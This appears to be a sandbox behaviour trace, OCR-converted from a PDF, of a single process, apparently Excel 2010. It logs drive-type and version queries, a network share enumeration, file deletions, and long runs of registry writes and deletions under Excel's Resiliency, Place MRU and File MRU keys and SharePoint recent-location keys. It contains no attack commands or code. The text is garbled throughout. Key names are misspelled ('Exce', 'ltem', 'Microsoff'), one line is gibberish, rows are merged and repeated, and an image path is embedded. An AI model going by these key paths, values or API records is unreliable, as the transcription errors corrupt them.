Call System API	API Name: GetVersionExA Args: ( 114f528 ) Return: 1		3028
Call System API	API Name: GetVersionExA Args: ( 114d774 ) Return: 1		3028
Call System API	API Name: GetVersionExA Args: ( 114d284 ) Return: 1		3028
Call System API	API Name: GetVersionExA Args: ( 114d700 ) Return: 1		3028
Call System API	API Name: GetVersionExA Args: ( 70699cf0 ) Return: 1		3028
Call Filesystem API	API Name: FindFirstFileExW Args: ( %windir%\Microsoft.NET\Framework\\*, 0, 114c7bc, 0, 0, 0 ) Return: 12952d0		3028
Call Filesystem API	API Name: FindNextFileW Args: ( 12952d0, 114c7bc ) Return: 1		3028
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\MTTT Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\LCCache\Themes\1033\NextUpdate Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\LCCache\SmartArt\1033\NextUpdate Value: None		3028
Call System API	API Name: GetVersionExA Args: ( 114d804 ) Return: 1		3028
Call System API	API Name: GetVersionExA Args: ( 114d7c4 ) Return: 1		3028
Call System API	API Name: GetDriveTypeW Args: ( C\(\Lambda\) Return: 3		3028
Call Filesystem API	API Name: FindFirstFileExW Args: ( %APPDATA%\\Microsoft\ExcelXLSTART\*.*, 0, 3011c27c, 0, 0, 0 ) Return: 1295490		3028
Call Filesystem API	API Name: FindFirstFileExW Args: ( %ProgramFiles(x86)%\Microsoft Office\		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Resiliency\StartupItems\!\(Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\Startupltems\ Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoff\Office\14.0\Exce\Resiliency\ Value: None		3028
Call System API	API Name: GetDriveTypeW Args: ( C:\) Return: 3		3028

Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3	3028
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3	3028
Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#(ee5e3854-dde6-11eb-9bdd-806e6f6e6963)#000000001F500000#(53f5630d-b6bf-11d0-94f2-00a 0c91ef08b)\\\) Return: 3	3028
Call System API	API Name: GetDriveTypeW Args: ( \\?\STORAGE#Volume#(ee5e3854-dde6-11eb-9bdd-806e6f6e6963)#0000000000100000#(53f5630d-b6bf-11d0-94f2-00a 0c91efb8b)\\\) Return: 3	3028
Call System API	API Name: GetDriveTypeW Args: (\\?\IDE#CdRomTEAC_CD-ROM	3028
Call System API	API Name: GetDriveTypeW Args: ( E:\ ) Return: 2	3028
Call System API	API Name: GetDriveTypeW Args: ( F:\ ) Return: 2	3028
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3	3028
Call System API	API Name: GetDriveTypeW Args: ( D:\ ) Return: 5	3028
Call System API	API Name: GetDriveTypeW Args: ( E:\ ) Return: 2	3028
Call System API	API Name: GetDriveTypeW Args: ( F:\) Return: 2	3028
Call System API	API Name: GetVersionExA Args: ( 736682d0 ) Return: 1	3028
Call System API	API Name: GetVersionExA Args: ( 1142570 ) Return: 1	3028
Call System API	API Name: GetDriveTypeA Args: ( C:\ ) Return: 3	3028
Call System API	API Name: GetDriveTypeW Args: ( C.\ ) Return: 3	3028
Call System API	API Name: GetDriveTypeW Args: ( C.\ ) Return: 3	3028
Call System API	API Name: GetDriveTypeW Args: ( C.\ ) Return: 3	3028
Call System API	API Name: GetDriveTypeW Args: ( C\.\ ) Return: 3	3028
Call System API	API Name: GetDriveTypeW Args: ( C.\ ) Return: 3	3028
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\Value: None	3028
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\Value: None	3028
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C5C9F\ Value: None	3028
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C5C9F\1C5C9F\Value: None	
Call System API Call System API	API Name: GetDriveTypeW Args: ( C\.\ ) Return: 3  API Name: GetDriveTypeW Args: ( C\.\ ) Return: 3	3028
Call System API	API Name: GetDriveTypeW Args: ( C\.\) Return: 3  API Name: GetDriveTypeW Args: ( C\.\) Return: 3	3028
Call System API Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C5C9F\1C5C9F Value: None	3028
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\000000000000000000000000000000000000	3028
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000004109110000000000000000F01FE C\Usage\Product\Files\Value: \\$5860037	3028
Call System API	API Name: GetDriveTypeW Args: ( C\( ) \) Return: 3	3028
Call System API	API Name: GetDriveTypeW Args: ( C\) ) Return: 3	3028
Call System API	API Name: PathFileExistsW Args: ( %windir%\SysWOW64\propsys.dll ) Return: 1	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C5C9F\1C5C9F Value: None	3028
Call System API	API Name: PathFileExistsW Args: ( %windir%\SysWOW64\propsys.dll ) Return: 1	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C5C9F\ Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Resiliency\DocumentRecovery\ Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Resiliency\ Value: None	3028
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\\Resiliency\ Value: None	3028
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ Value: None	3028
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C5DD8\ Value: None	3028
Call Filesystem API	API Name: DeleteFileW Args: ( %APPDATA%\Microsoft\Office\Recent\NONAMEFL.xlsx.LNK ) Return: 0	3028
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C5DD8\1C5DD8\1C5DD8 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Max Display Value: None	3028
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3	3028
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Max Display Value: 19	3028
Call System API	API Name: GetDriveTypeW Args: ( %WorkingDir%\ ) Return: 3	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 1 Value: None	3028
Call System API	API Name: GetDriveTypeW Args: ( %TEMP%\ ) Return: 3	3028
Call System API	API Name: GetDriveTypeW Args: ( %LOCALAPPDATA%\ ) Return: 3	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Place MRU\ltem 2 Value: None	3028
Call System API	API Name: GetDriveTypeW Args: ( %USERPROFILE%\AppData\ ) Return: 3	3028
Call System API	API Name: GetDriveTypeW Args: ( %USERPROFILE%\ ) Return: 3	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Place MRU\ltem 3 Value: None	3028
Call System API	API Name: GetDriveTypeW Args: ( C:\Users\) Return: 3	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 4 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 5 Value: None	3028
Call System API	API Name: GetDriveTypeW Args: ( %WorkingDir%\ ) Return: 3	3028
Call System API	API Name: GetDriveTypeW Args: ( %TEMP%\ ) Return: 3  API Name: GetDriveTypeW Args: ( %LOCALAPPDATA%\ ) Return: 3	3028 3028
Call System API	A Trialic. Octobre Type W Algs. ( NEOOAEAT 1 DATA NI ) Tectain. O	
Call System API	API Name: GetDriveTypeW Args: ( %USERPROFILE%\AppData\) Return: 3	3028
		3028 3028
Call System API	API Name: GetDriveTypeW Args: ( %USERPROFILE%\AppData\ ) Return: 3	
Call System API	API Name: GetDriveTypeW Args: ( %USERPROFILE%\AppData\ ) Return: 3  API Name: GetDriveTypeW Args: ( %USERPROFILE%\ ) Return: 3	3028
Call System API Call System API Call System API	API Name: GetDriveTypeW Args: ( %USERPROFILE%\AppData\) Return: 3  API Name: GetDriveTypeW Args: ( %USERPROFILE%\) Return: 3  API Name: GetDriveTypeW Args: ( C:\Users\) Return: 3	3028 3028
Call System API Call System API Call System API Delete Registry Key	API Name: GetDriveTypeW Args: ( %USERPROFILE%\AppData\ ) Return: 3  API Name: GetDriveTypeW Args: ( %USERPROFILE%\ ) Return: 3  API Name: GetDriveTypeW Args: ( C:\Users\ ) Return: 3  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\item 6 Value: None	3028 3028 3028
Call System API Call System API Call System API Delete Registry Key Call Filesystem API	API Name: GetDriveTypeW Args: ( %USERPROFILE%\AppData\) Return: 3  API Name: GetDriveTypeW Args: ( %USERPROFILE%\) Return: 3  API Name: GetDriveTypeW Args: ( C\Users\) Return: 3  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 6 Value: None  API Name: DeleteFileW Args: ( %LOCALAPPDATA%\Microsoft\Schemas\MS Excel_restart.xml ) Return: 0	3028 3028 3028 3028

Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Place MRU\ltem 10 Value: None	3028
Delete Registry Key  Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Place MRU\ltem 11 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Place MRU\ltem 12 Value: None	3028 3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Lexce\Place MRU\ltem 13 Value: None	3028
Call Internet Helper API	API Name: NetShareEnum Args: ( , 503, 6eaa8b90, -1, adf3754, adf3750, 0 ) Return: 0	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Lexce\Place MRU\ltem 14 Value: None	3028
Call System API	API Name: GetDriveTypeW Args: ( %WorkingDir%\ ) Return: 3	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Place MRU\ltem 15 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 16 Value: None	3028
Delete Registry Key	Key: HKEY CURRENT USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 17 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Place MRU\ltem 18 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Place MRU\item 19 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Place MRU\item 20 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 21 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\item 22 Value: None	3028
Call Filesystem API	API Name: DeleteFileW Args: ( %APPDATA%Microsoft\Office\Recent\NONAMEFL.xlsx.LNK ) Return: 1	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\item 23 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\item 24 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\item 25 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\item 26 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\item 27 Value: None	3028
Call System API	API Name: GetDriveTypeW Args: ( %WorkingDir%\ ) Return: 3	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 28 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 29 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 30 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 31 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 32 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 33 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 34 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Place MRU\ltem 35 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 36 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 37 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 38 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 39 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Place MRU\item 40 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\item 41 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\item 42 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Place MRU\Item 43 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Place MRU\Item 44 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 45 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Place MRU\Item 46 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 47 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 48 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 49 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Place MRU\\tem 50 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 1 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 2 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 3 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 4 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 5 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 6 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 7 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 8 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 9 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 10 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 11 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 12 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 13 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 14 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 15 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 16 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 17 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 18 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 19 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 20 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Max Display Value: None	3028
	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\\File MRU\Max Display Value: 19	3028
Write Registry Key		3028
Write Registry Key  Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\\tem 1 Value: None	
	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 1 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 2 Value: None	3028
Delete Registry Key		3028 3028 3028


Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 5 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 6 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 7 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 8 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 9 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 10 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 11 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 12 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 13 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 14 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 15 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\Item 16 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\\tem 17 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 18 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 19 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 20 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 21 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 22 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 23 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 24 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 25 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\Item 26 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 27 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 28 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 29 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 30 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\\File MRU\ltem 31 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 32 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 33 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\Item 34 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 35 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\Item 36 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 37 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 38 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 39 Value: None	3028
		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 40 Value: None	3026
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\Item 41 Value: None	3028
Delete Registry Key  Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 41 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 42 Value: None	3028 3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\Item 42 Value: None	3028
Delete Registry Key Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 42 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 43 Value: None	3028 3028
Delete Registry Key  Delete Registry Key  Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 42 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 43 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 44 Value: None	3028 3028 3028
Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 42 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 43 Value: None	3028 3028
Delete Registry Key  Delete Registry Key  Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 42 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 43 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 44 Value: None	3028 3028 3028
Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 42 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 43 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 44 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 45 Value: None	3028 3028 3028 3028
